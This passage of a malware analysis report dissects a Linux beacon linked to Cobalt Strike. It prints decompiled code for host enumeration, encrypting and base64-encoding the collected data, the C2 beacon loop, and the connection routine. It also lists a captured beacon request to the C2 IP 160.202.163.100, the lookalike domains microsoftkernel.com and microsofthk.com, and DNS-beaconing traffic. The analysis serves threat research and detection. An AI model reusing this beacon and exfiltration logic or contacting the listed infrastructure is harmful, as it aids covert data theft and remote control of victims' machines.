
For example, in the following figure, the malware tries to get the process ID and uname.



```
pid_num  = getpid ();
wrap_uname (local_118 );
                    /* try { // try from 004044cd to 004044d1 has its CatchHandler @ 0040468b */
std::basic_string<char,std::char_traits<char>,std::allocator<char>>      ::assign ((basic_string  *)&DAT_00615750 );
if ((allocator  *)(local_118 [0] + -0x18 ) != (allocator  *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>      ::_Rep ::_S_empty_rep_storage  ) {
  piVar1  = (int *)(local_118 [0] + -0x8 );
  if (false ) {
    iVar3  = *(int *)(local_118 [0] + -0x8 );
    *(int *)(local_118 [0] + -0x8 ) = iVar3  + -0x1 ;
  }
  else {
    LOCK ();
```

Figure 14: Function getpid and wrap_uname get the call

Other than that, the information that the malware enumerates is the PID of the process, IP address of the host, UID, hostname, and kernel info. All this info will be appended and save in the heap. This collected host information will be encrypted using the public RSA key then encoded using base64. The construction of the base64 string in the malware is located at function address *0x40C53B*.




```
void * FUN_0040c520 (void *param_1 ,int param_2 ,char param_3 )

{
  size_t __n;
  size_t *psVar1 ;
  BIO_METHOD *pBVar2 ;
  BIO *pBVar3 ;
  BIO *append ;
  void *__dest ;
  size_t *local_38 [0x3];

  local_38 [0] = (size_t *)0x0;
  pBVar2 = BIO_f_base64 ();
  pBVar3 = BIO_new (pBVar2 );
  if (param_3 == '\0') {
    BIO_set_flags (pBVar3 ,0x100 );
  }
  pBVar2 = BIO_s_mem ();
  append = BIO_new (pBVar2 );
  pBVar3 = BIO_push (pBVar3 ,append );
  BIO_write (pBVar3 ,param_1 ,param_2 );
  BIO_ctrl (pBVar3 ,0xb,0x0,(void *)0x0);
  BIO_ctrl (pBVar3 ,0x73,0x0,local_38 );
  psVar1 = local_38 [0];
  __n = *local_38 [0];
  __dest = malloc (__n + 0x1);
  memcpy (__dest ,(void *)psVar1 [0x1],__n);
  *(undefined *)((long)__dest + *psVar1 ) = 0x0;
  BIO_free_all (pBVar3 );
  return __dest ;
}
```

Figure 15: Base64 construction

The generation of the base64 is using the base64 BIO filter function from the OpenSSL crypto library. This is a filter BIO that base64 encodes any data written through it and decodes any data read through it. The base64 will be saved in the heap that will be used as part of communication in the DNS beaconing.


The last part of the malware’s core functionality is the C2 connection and sleep function shown in the red box as follows:



```
void main(void)

{
  uint uVar1;
  pthread_t local_10;

  daemon(0x0,0x0);
  uVar1 = wrap_sys_gettid();
  srand(uVar1);
  wrap_decryption();
  wrap_sha256_things();
  wrap_return_1();
  wrap_rsa_pubkey();
  wrap_enumeration_and_createb64();
  wrap_sem_init();
  pthread_create(&local_10,(pthread_attr_t *)0x0,create_thread,(void *)0x0);
  do {
    wrap_connection_c2();
    uVar1 = 0x12c;
    if (-0x1 < DAT_00615788 / 0x3e8) {
      uVar1 = DAT_00615788 / 0x3e8;
    }
    sleep(uVar1);
  } while( true );
}
```

Figure 16: While loop of the C2 beacon connection


The function “wrap_connection_c2” is a switch case that contains 6 cases. The most important and interesting case is case 2 where all the beacon connections are created and make to communicate with the C2 server.



```
    case 0x2:
      uVar8 = 0x1;
      if (DAT_00615798 - DAT_00615790 >> 0x3 != 0x0) {
        do {
          while (cVar5 = FUN_00409260 (*(undefined8 *)(DAT_00615790 + -0x8 + uVar8 * 0x8),&local_68 ), cVar5 != '\0' ) {
            if ((ulong )(DAT_00615798 - DAT_00615790 >> 0x3) <= uVar8 ) {
              return 0x1;
            }
            uVar8 = uVar8 + 0x1;
          }
          if (CONCAT44 (uStack100 ,local_68 ) != 0x0) {
            iVar6 = wrap_remainer_rand (DAT_00615810 - DAT_00615808 >> 0x3);
            uVar4 = DAT_00615784 ;
            if ((ulong )(DAT_00615810 - DAT_00615808 >> 0x3) <= (ulong )(long )iVar6 ) goto LAB_0040b267 ;
            uVar7 = *(undefined8 *)(DAT_00615808 + (long )iVar6 * 0x8);
            wrap_inet_ntoa (&local_58 ,local_68 );
            uVar3 = CONCAT44 (uStack84 ,local_58 );
            local_48 [0] = 0x0;
            local_78 [0] = 0x0;
            if (DAT_00615870 - 0x1U < 0x2) {
              wrap_httpconfig (uVar3 ,uVar4 ,uVar7 ,DAT_00615720 ,0x0,0x0,local_48 ,local_78 );
            }
            else {
                    /* try { // try from 0040b1e3 to 0040b264 has its CatchHandler @ 0040b271 */
              wrap_httpconfig2 ();
            }
            if ((local_48 [0] != 0x0) && (local_78 [0] != 0x0)) {
              FUN_0040a4c0 (uVar3 ,uVar4 ,uVar7 );
              wrap_free_mem (local_48 [0]);
            }
            lVar2 = CONCAT44 (uStack84 ,local_58 );
            if ((allocator *)(lVar2 + -0x18 ) != (allocator *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>     ::_Rep::_S_empty_rep_storage  ) {
              piVar1 = (int *)(lVar2 + -0x8 );
```

Figure 17: Part of case 2 code


In the *sub_40D440* subroutine function, the Netbytesec team analyst discovers the IP address of the Cobalt Strike as it appends the IP address to the request header "*Host:* ". As seen in the figure below, IP address *160.202.163.100* is matching with the PCAP communication. This IP address is matching with the previous OSINT research result on both domains.



```
\003��\031�?RGET /load HTTP/1.1\r\n
Host: 160.202.163.100\r\n
Content-Type: text/html\r\n
Cookie: PN/hdJ2J5E3TAnNt2oDLNlbq9okucmLHV2lMHFumpLHns7N8w83YkE+GjXHqAVkOq1T3whao3VQ4/usY4lVAKXWvrqvaOpE4eGIJSLk7Eo6FcZjFCm4EcBmOmea6+Q2Xas444sjhs3is0AYyQrRHbv16X/DiSyPh5QTrAWput4Q=\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; InfoPath.2)\r\n
Content-Length: 0\r\n
\r\n
 [truncated]\000\000�\001\000\000\006\000\000\000d\000\000\000\000\000\000\000`��\026M��jB\000\000\000B\000\000\000\000\f)��`d�\022�\b\b\000E\000\0004+�@\000,\006\025A±d(\b�\001���.�\027¿�!ᵓ\0
 [truncated]\031�?p\003��\000\000d\000\000\000\006\000\000\000�\000\000\000\000\000\000\000`��\026\034��l�\000\000\000�\000\000\000\000\f)��`d�\022�\b\b\000E\000\000�+�@\000,\006\025;�±d(\b�
\031�?w\003��HTTP/1.1 200 OK \r\n
Content-Type: application/octet-stream\r\n
Date: Tue, 14 Sep 2021 02:11:50 GMT\r\n
Server: Apache/2.2.26 (Unix)\r\n
```

Figure 18: IP address append to host


OSINT research on this IP found that the IP has a historical record of the Cobalt Strike server using port 80.



2650	160.124.236.218	1443	2019-02-01	2019-02-01
2651	160.124.236.219	1443	2019-02-01	2019-02-01
2652	160.124.236.220	1443	2019-02-01	2019-02-01
2653	160.124.236.221	1443	2019-02-01	2019-02-01
2654	160.124.236.222	1443	2019-02-01	2019-02-01
2655	160.16.126.155	80	2019-04-22	2019-04-22
2656	160.16.63.41	80	2016-04-26	2016-07-19
2657	160.202.163.100	80	2019-03-25	2019-04-22
2658	161.129.35.214	80	2018-08-13	2018-08-13
2659	161.202.124.146	443	2016-10-03	2016-10-03
2660	161.202.124.146	80	2016-06-21	2019-04-22
2661	161.202.197.118	80	2016-05-10	2016-06-07

Figure 19: https://github.com/fox-it/cobaltstrike-extraneous-space/blob/master/cobaltstrike-servers.csv

Also, the passive DNS of the IP is matched with the DNS found early which are *microsoftkernel.com* and *microsofthk.com*. The IP was also flagged as malicious which has communicated with a malicious file recently.



1 security vendor flagged this IP address as malicious

160.202.163.100 (160.202.162.0/23)

AS 45382 (EHOSTICT)

Passive DNS Replication


Date resolved	Resolver	Domain
2019-11-28	VirusTotal	microsoftkernel.com
2019-11-05	VirusTotal	hksupd.com
2019-10-22	VirusTotal	microsofthk.com
2017-05-29	VirusTotal	0373399.com
2017-05-21	VirusTotal	jhg.lebogame8.com

Communicating Files

Scanned	Detections	Type	Name
2021-07-19	34 / 69	Win32 EXE	cache.exe

Figure 20: Virustotal result of the malicious IP

Finally, the connection is officially create using the function *BIO_s_connect()*. This is a wrapper around the platform's TCP/IP socket connection routines. The connection is created and set up using the strings and data like URL and cookies append along with the GET request headers to complete the connection to the attacker infrastructure.




```
FUN_0040cdd0 ();
ERR_load_BIO_strings ();
SSL_load_error_strings ();
OPENSSL_add_all_algorithms_noconf ();
std::basic_string<char,std::char_traits<char>,std::allocator<char>>     ::basic_string ((char *)local_38 ,param_1 );
                  /* try { // try from 0040d49e to 0040d4ae has its CatchHandler @ 0040d619 */
wrap_append (local_38 ,&DAT_004120ae ,&DAT_0040f888 );
wrap_append (local_38 ,param_2 );
                  /* try { // try from 0040d4be to 0040d577 has its CatchHandler @ 0040d5da */
FUN_0040f340 (local_38 ,local_28 ,&DAT_0040f888 );
bp = BIO_new_connect (local_38 [0]);
if (bp != (BIO *)0x0) {
  lVar3 = BIO_ctrl (bp,0x65,0x0,(void *)0x0);
  if (0x0 < lVar3 ) {
    BIO_write (bp,local_48 ,local_58 );
    BIO_ctrl (bp,0xb,0x0,(void *)0x0);
    wrap_free_mem (local_48 );
    FUN_0040d0a0 (bp,in_stack_00000010 ,in_stack_00000018 );
    BIO_free_all (bp);
    uVar2 = 0x1;
    goto LAB_0040d544 ;
  }
  BIO_free_all (bp);
}
uVar2 = 0x0;
```

Figure 21: Function BIO_s_connect called by the malware

DNS beaconing


The figure below shows the malware requesting tasks via DNS which response using the TXT channel.



No.	Time	Source	Destination	Protocol	Length	Info
7	0.362637	192.168.80.170	192.168.80.2	DNS	177	Standard query 0×3be5 A www.2f45a8baa3346c4365f7a1ddf4a22f540016716d0eee9d88de3ba744f37c08
8	0.508591	192.168.80.2	192.168.80.170	DNS	193	Standard query response 0×3be5 A www.2f45a8baa3346c4365f7a1ddf4a22f540016716d0eee9d88de3ba
9	0.509064	192.168.80.170	192.168.80.2	DNS	88	Standard query 0×67ed A 97430.update.microsofthk.com
10	0.687531	192.168.80.2	192.168.80.170	DNS	104	Standard query response 0×67ed A 97430.update.microsofthk.com A 255.255.255.242
11	10.689112	192.168.80.170	192.168.80.2	DNS	92	Standard query 0×bcb8 A 97430.update.microsoftkernel.com
12	10.799088	192.168.80.2	192.168.80.170	DNS	108	Standard query response 0×bcb8 A 97430.update.microsoftkernel.com A 255.255.255.242
13	10.799462	192.168.80.170	192.168.80.2	DNS	107	Standard query 0×a9c0 A cdn6.isYpDhPbP.97430.update.microsoftkernel.com
14	10.947545	192.168.80.2	192.168.80.170	DNS	123	Standard query response 0×a9c0 A cdn6.isYpDhPbP.97430.update.microsoftkernel.com A 0.0.0.6
15	10.948024	192.168.80.170	192.168.80.2	DNS	109	Standard query 0×abae TXT amazon.mgJOV48gh.97430.update.microsoftkernel.com
